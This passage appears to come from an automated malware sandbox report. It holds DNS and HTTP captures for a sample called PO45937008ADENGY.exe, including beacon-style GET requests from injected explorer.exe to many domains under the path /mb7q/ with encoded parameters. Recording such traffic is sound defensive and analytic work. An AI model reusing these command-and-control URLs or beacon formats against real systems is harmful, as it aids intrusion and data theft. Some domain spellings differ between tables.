Apr 8, 2021 13:31:17.496551991 CEST	53	52752	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:22.644455910 CEST	60542	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:22.701051950 CEST	53	60542	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:27.764228106 CEST	60689	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:28.055814981 CEST	53	60689	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:33.822031975 CEST	64206	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:33.859922886 CEST	53	64206	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:39.644998074 CEST	50904	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:39.678711891 CEST	53	50904	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:50.041105032 CEST	57525	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:50.089991093 CEST	53	57525	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:52.195184946 CEST	53814	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:52.229252100 CEST	53	53814	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:53.995805979 CEST	53418	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:54.021899939 CEST	53	53418	8.8.8.8	192.168.2.4
Apr 8, 2021 13:31:55.224247932 CEST	62833	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:31:55.571523905 CEST	53	62833	8.8.8.8	192.168.2.4
Apr 8, 2021 13:32:01.115739107 CEST	59260	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:32:01.152175903 CEST	53	59260	8.8.8.8	192.168.2.4
Apr 8, 2021 13:32:06.329305887 CEST	49944	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:32:06.359285116 CEST	53	49944	8.8.8.8	192.168.2.4
Apr 8, 2021 13:32:11.441346884 CEST	63300	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:32:11.485353947 CEST	53	63300	8.8.8.8	192.168.2.4
Apr 8, 2021 13:32:16.629407883 CEST	61449	53	192.168.2.4	8.8.8.8
Apr 8, 2021 13:32:16.664383888 CEST	53	61449	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 13:30:05.109535933 CEST	192.168.2.4	8.8.8.8	0xe51d	Standard query (0)	myliverpoolnews.cf	A (IP address)	IN (0x0001)
Apr 8, 2021 13:30:05.314856052 CEST	192.168.2.4	8.8.8.8	0x416e	Standard query (0)	myliverpoolnews.cf	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:01.450838089 CEST	192.168.2.4	8.8.8.8	0xfd14	Standard query (0)	www.pradnyanamaya.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:06.643285990 CEST	192.168.2.4	8.8.8.8	0xe68c	Standard query (0)	www.hepimizdostuz.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:11.974248886 CEST	192.168.2.4	8.8.8.8	0x151a	Standard query (0)	www.hnchotels.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:17.383276939 CEST	192.168.2.4	8.8.8.8	0x925c	Standard query (0)	www.bookitstaugustine.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:22.644455910 CEST	192.168.2.4	8.8.8.8	0x93bd	Standard query (0)	www.beyju.store	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:27.764228106 CEST	192.168.2.4	8.8.8.8	0xd41f	Standard query (0)	www.szmsbk.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:33.822031975 CEST	192.168.2.4	8.8.8.8	0x818b	Standard query (0)	www.accessibleageing.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:39.644998074 CEST	192.168.2.4	8.8.8.8	0x7b27	Standard query (0)	www.theskineditco.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:50.041105032 CEST	192.168.2.4	8.8.8.8	0x901a	Standard query (0)	www.thelandcle.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:55.224247932 CEST	192.168.2.4	8.8.8.8	0x683a	Standard query (0)	www.tuyeninhhaiphong.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:32:01.115739107 CEST	192.168.2.4	8.8.8.8	0xb9f0	Standard query (0)	www.merkuryindustries.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:32:06.329305887 CEST	192.168.2.4	8.8.8.8	0x5ea4	Standard query (0)	www.belatopapparel.xyz	A (IP address)	IN (0x0001)
Apr 8, 2021 13:32:11.441346884 CEST	192.168.2.4	8.8.8.8	0xbd6d	Standard query (0)	www.helpmewithmyenergy.com	A (IP address)	IN (0x0001)
Apr 8, 2021 13:32:16.629407883 CEST	192.168.2.4	8.8.8.8	0x4a28	Standard query (0)	www.softballyfe.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:30:05.163789034 CEST	8.8.8.8	192.168.2.4	0xe51d	No error (0)	myliverpoolnews.cf		172.67.150.212	A (IP address)	IN (0x0001)
Apr 8, 2021 13:30:05.163789034 CEST	8.8.8.8	192.168.2.4	0xe51d	No error (0)	myliverpoolnews.cf		104.21.56.119	A (IP address)	IN (0x0001)
Apr 8, 2021 13:30:05.337465048 CEST	8.8.8.8	192.168.2.4	0x416e	No error (0)	myliverpoolnews.cf		104.21.56.119	A (IP address)	IN (0x0001)
Apr 8, 2021 13:30:05.337465048 CEST	8.8.8.8	192.168.2.4	0x416e	No error (0)	myliverpoolnews.cf		172.67.150.212	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:01.492580891 CEST	8.8.8.8	192.168.2.4	0xfd14	No error (0)	www.pradnyanamaya.com	pradnyanamaya.github.io		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:31:01.492580891 CEST	8.8.8.8	192.168.2.4	0xfd14	No error (0)	pradnyanamaya.github.io		185.199.108.153	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:01.492580891 CEST	8.8.8.8	192.168.2.4	0xfd14	No error (0)	pradnyanamaya.github.io		185.199.109.153	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:01.492580891 CEST	8.8.8.8	192.168.2.4	0xfd14	No error (0)	pradnyanamaya.github.io		185.199.110.153	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:01.492580891 CEST	8.8.8.8	192.168.2.4	0xfd14	No error (0)	pradnyanamaya.github.io		185.199.111.153	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:06.752841949 CEST	8.8.8.8	192.168.2.4	0xe68c	No error (0)	www.hepimizdostuz.com	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:31:06.752841949 CEST	8.8.8.8	192.168.2.4	0xe68c	No error (0)	HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com		3.223.115.185	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:12.117747068 CEST	8.8.8.8	192.168.2.4	0x151a	No error (0)	www.hnchotels.com	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:31:12.117747068 CEST	8.8.8.8	192.168.2.4	0x151a	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		52.15.160.167	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:12.117747068 CEST	8.8.8.8	192.168.2.4	0x151a	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.14.206.30	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:12.117747068 CEST	8.8.8.8	192.168.2.4	0x151a	No error (0)	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com		3.13.255.157	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:17.496551991 CEST	8.8.8.8	192.168.2.4	0x925c	No error (0)	www.bookitstaugustine.com	bookitstaugustine.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:31:17.496551991 CEST	8.8.8.8	192.168.2.4	0x925c	No error (0)	bookitstaugustine.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:22.701051950 CEST	8.8.8.8	192.168.2.4	0x93bd	No error (0)	www.beyju.store	onstatic-pt.setupdns.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:31:22.701051950 CEST	8.8.8.8	192.168.2.4	0x93bd	No error (0)	onstatic-pt.setupdns.net		81.88.57.70	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:28.055814981 CEST	8.8.8.8	192.168.2.4	0xd41f	No error (0)	www.szmsbk.com		154.210.110.99	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:33.859922886 CEST	8.8.8.8	192.168.2.4	0x818b	No error (0)	www.accessibleageing.com	accessibleageing.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:31:33.859922886 CEST	8.8.8.8	192.168.2.4	0x818b	No error (0)	accessibleageing.com		166.62.28.107	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:39.678711891 CEST	8.8.8.8	192.168.2.4	0x7b27	No error (0)	www.theskineditco.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:31:39.678711891 CEST	8.8.8.8	192.168.2.4	0x7b27	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:39.678711891 CEST	8.8.8.8	192.168.2.4	0x7b27	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:39.678711891 CEST	8.8.8.8	192.168.2.4	0x7b27	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:39.678711891 CEST	8.8.8.8	192.168.2.4	0x7b27	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:50.089991093 CEST	8.8.8.8	192.168.2.4	0x901a	No error (0)	www.thelandcle.com	thelandcle.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:31:50.089991093 CEST	8.8.8.8	192.168.2.4	0x901a	No error (0)	thelandcle.com		85.17.172.1	A (IP address)	IN (0x0001)
Apr 8, 2021 13:31:55.571523905 CEST	8.8.8.8	192.168.2.4	0x683a	No error (0)	www.tuyensinhhaiphong.com	tuyensinhhaiphong.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:31:55.571523905 CEST	8.8.8.8	192.168.2.4	0x683a	No error (0)	tuyensinhhaiphong.com		123.31.43.181	A (IP address)	IN (0x0001)
Apr 8, 2021 13:32:01.152175903 CEST	8.8.8.8	192.168.2.4	0xb9f0	No error (0)	www.merkuryindustries.com	merkuryindustries.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:32:01.152175903 CEST	8.8.8.8	192.168.2.4	0xb9f0	No error (0)	merkuryindustries.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 13:32:06.359285116 CEST	8.8.8.8	192.168.2.4	0x5ea4	No error (0)	www.belatopapparel.xyz		172.67.132.70	A (IP address)	IN (0x0001)
Apr 8, 2021 13:32:06.359285116 CEST	8.8.8.8	192.168.2.4	0x5ea4	No error (0)	www.belatopapparel.xyz		104.21.4.167	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 13:32:11.485353947 CEST	8.8.8.8	192.168.2.4	0xbd6d	No error (0)	www.helpmewithmyenergy.com	helpmewithmyenergy.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:32:11.485353947 CEST	8.8.8.8	192.168.2.4	0xbd6d	No error (0)	helpmewithmyenergy.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 13:32:16.664383888 CEST	8.8.8.8	192.168.2.4	0x4a28	No error (0)	www.softballlyfe.com	softballlyfe.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 13:32:16.664383888 CEST	8.8.8.8	192.168.2.4	0x4a28	No error (0)	softballlyfe.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- myliverpoolnews.cf
- www.pradnyanamaya.com
- www.hepimizdostuz.com
- www.hnchotels.com
- www.bookitstaugustine.com
- www.beyju.store
- www.szmsbk.com
- www.accessibleageing.com
- www.theskineditco.com
- www.thelandcle.com
- www.tuyensinhhaiphong.com
- www.merkuryindustries.com
- www.belatopapparel.xyz
- www.helpmewithmyenergy.com
- www.softballlyfe.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49726	172.67.150.212	80	C:\Users\user\Desktop\PO45937008ADENGY.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:30:05.222027063 CEST	752	OUT	GET /liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-BCA8795F5D846C5CAD40FE94B65D663D.html HTTP/1.1 UserAgent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.106 Safari/537.36 OPR/38.0.2220.41 Host: myliverpoolnews.cf Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:30:05.302162886 CEST	753	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 11:30:05 GMT Transfer-Encoding: chunked Connection: keep-alive Cache-Control: max-age=3600 Expires: Thu, 08 Apr 2021 12:30:05 GMT Location: https://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-BCA8795F5D846C5CAD40FE94B65D663D.html cf-request-id: 0952d82f380000082c8c058000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=T8Iq3E0fgv9XVgEL%2BW%2Fx6URbQDC2HOIVfFl4ypcGy0SMozUhsd64DoOdOuy3MOdT17Ds%2F7xqiJFljNxbOh2mcHUtqzzJjkYcM57UcdkLXF63gFk%3D"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 63cb295ec9b4082c-CDG alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49745	185.199.108.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:31:01.519802094 CEST	2444	OUT	GET /mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=YnLga1qUVPXAwXm8Xnef5U/tzJanlVt5XSiXVkHKK7yNMqf2xcLe6bk7VgYZWvBkjWWZ HTTP/1.1 Host: www.pradnyanamaya.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:31:01.627937078 CEST	2445	IN	HTTP/1.1 301 Moved Permanently Server: GitHub.com Content-Type: text/html Location: https://www.pradnyanamaya.com/mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=YnLga1qUVPXAwXm8Xnef5U/tzJanlVt5XSiXVkHKK7yNMqf2xcLe6bk7VgYZWvBkjWWZ X-GitHub-Request-Id: 3480:11CCF:E7C81:10670B:606EE975 Content-Length: 162 Accept-Ranges: bytes Date: Thu, 08 Apr 2021 11:31:01 GMT Via: 1.1 varnish Age: 0 Connection: close X-Served-By: cache-mxp6951-MXP X-Cache: MISS X-Cache-Hits: 0 X-Timer: S1617881462.529324,VS0,VE92 Vary: Accept-Encoding X-Fastly-Request-ID: 1b888645c815d23ffbaaee603e3cc99ea950b580 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49771	123.31.43.181	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:31:55.836993933 CEST	6414	OUT	GET /mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=l0uTrHgE4dX2CW6Jm11j3gK8Y/IcSuDEElYWgJQkj1du3DAYA3t1OAmIJu7yCFi9CsnQ HTTP/1.1 Host: www.tuyensinhhaiphong.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:31:56.099909067 CEST	6415	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 11:31:55 GMT Server: Apache/2 Location: https://www.tuyensinhhaiphong.com/mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=l0uTrHgE4dX2CW6Jm11j3gK8Y/IcSuDEElYWgJQkj1du3DAYA3t1OAmIJu7yCFi9CsnQ Content-Length: 346 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 74 75 79 65 6e 73 69 6e 68 68 61 69 70 68 6f 6e 67 2e 63 6f 6d 2f 6d 62 37 71 2f 3f 31 62 68 74 61 36 3d 53 58 78 68 41 6e 30 58 6c 26 61 6d 70 3b 79 4e 36 30 49 5a 4f 30 3d 6c 30 75 54 72 48 67 45 34 64 58 32 43 57 36 4a 6d 31 31 6a 33 67 4b 38 59 2f 49 63 53 75 44 45 45 6c 59 57 67 4a 51 6b 6a 31 64 75 33 44 41 59 41 33 74 31 4f 41 6d 49 4a 75 37 79 43 46 69 39 43 73 6e 51 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49772	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:32:01.167972088 CEST	6417	OUT	GET /mb7q/?yN60IZO0=a++sXVDjlFcB+laA3tgwrXcpuU3gANSGBltEKWMQhUjV/pCI9+JHBzUzdG3AEbQkWVAu&1bhta6=SXxhAn0Xl HTTP/1.1 Host: www.merkuryindustries.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:32:01.286478996 CEST	6417	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 11:32:01 GMT Content-Type: text/html Content-Length: 275 ETag: "6063a886-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49773	172.67.132.70	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:32:06.389939070 CEST	6418	OUT	GET /mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=Fzfm3a0XdlsnDkSWJpXlhrCLV6cUJcC1/JgJluUu2jl9+pI7KEKz6GYJxWtv8ndSN9vJ HTTP/1.1 Host: www.belatopapparel.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:32:06.432296991 CEST	6419	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 11:32:06 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Thu, 08 Apr 2021 12:32:06 GMT Location: https://www.belatopapparel.xyz/mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=Fzfm3a0XdlsnDkSWJpXlhrCLV6cUJcC1/JgJluUu2jl9+pl7KEKz6GYJxWtv8ndSN9vJ cf-request-id: 0952da08880000087b6e211000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=295THSnQkzShTcX6%2BUaJWNC2pIbBYJXTNOypbgVOoL5zUmgUDp%2BEFEXYXVes3zRzyJyTirUEwdM3kaTvstmq%2BTK%2FDHqeLTXwT3EqYkJpD45OEk2rkKF6"}],"max_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 63cb2c540d12087b-CDG alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.4	49774	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:32:11.499423027 CEST	6420	OUT	GET /mb7q/?yN60IZO0=JkR/9GwueQDu2AwlHCPTEGTZaRQMZ19kAB6Pon410vUfaRtwZx2A0sBIx1wpZTt7VNCf&1bhta6=SXxhAn0Xl HTTP/1.1 Host: www.helpmewithmyenergy.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:32:11.618187904 CEST	6421	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 11:32:11 GMT Content-Type: text/html Content-Length: 275 ETag: "606abe1d-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.4	49775	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:32:16.678647041 CEST	6422	OUT	GET /mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=ldDnDUdezTC7tPBp0C9FWPT+aIOp+kECAuOoWXdVRcKkjwO3/Dyrm4T044WIDM2icpCp HTTP/1.1 Host: www.softballlyfe.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 13:32:16.857335091 CEST	6422	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 11:32:16 GMT Content-Type: text/html Content-Length: 275 ETag: "606eb0f1-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49754	3.223.115.185	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 13:31:06.855776072 CEST	3211	OUT	GET /mb7q/?yN60IZO0=LCdox3MSFrqgB2UnRRxcW6IJzj2SaKpVJDnxyOZjgJWO5AYJJIYTqL+jJlLhwAlefZ0q&1bhta6=SXxhAn0Xl HTTP/1.1 Host: www.hepimizdostuz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
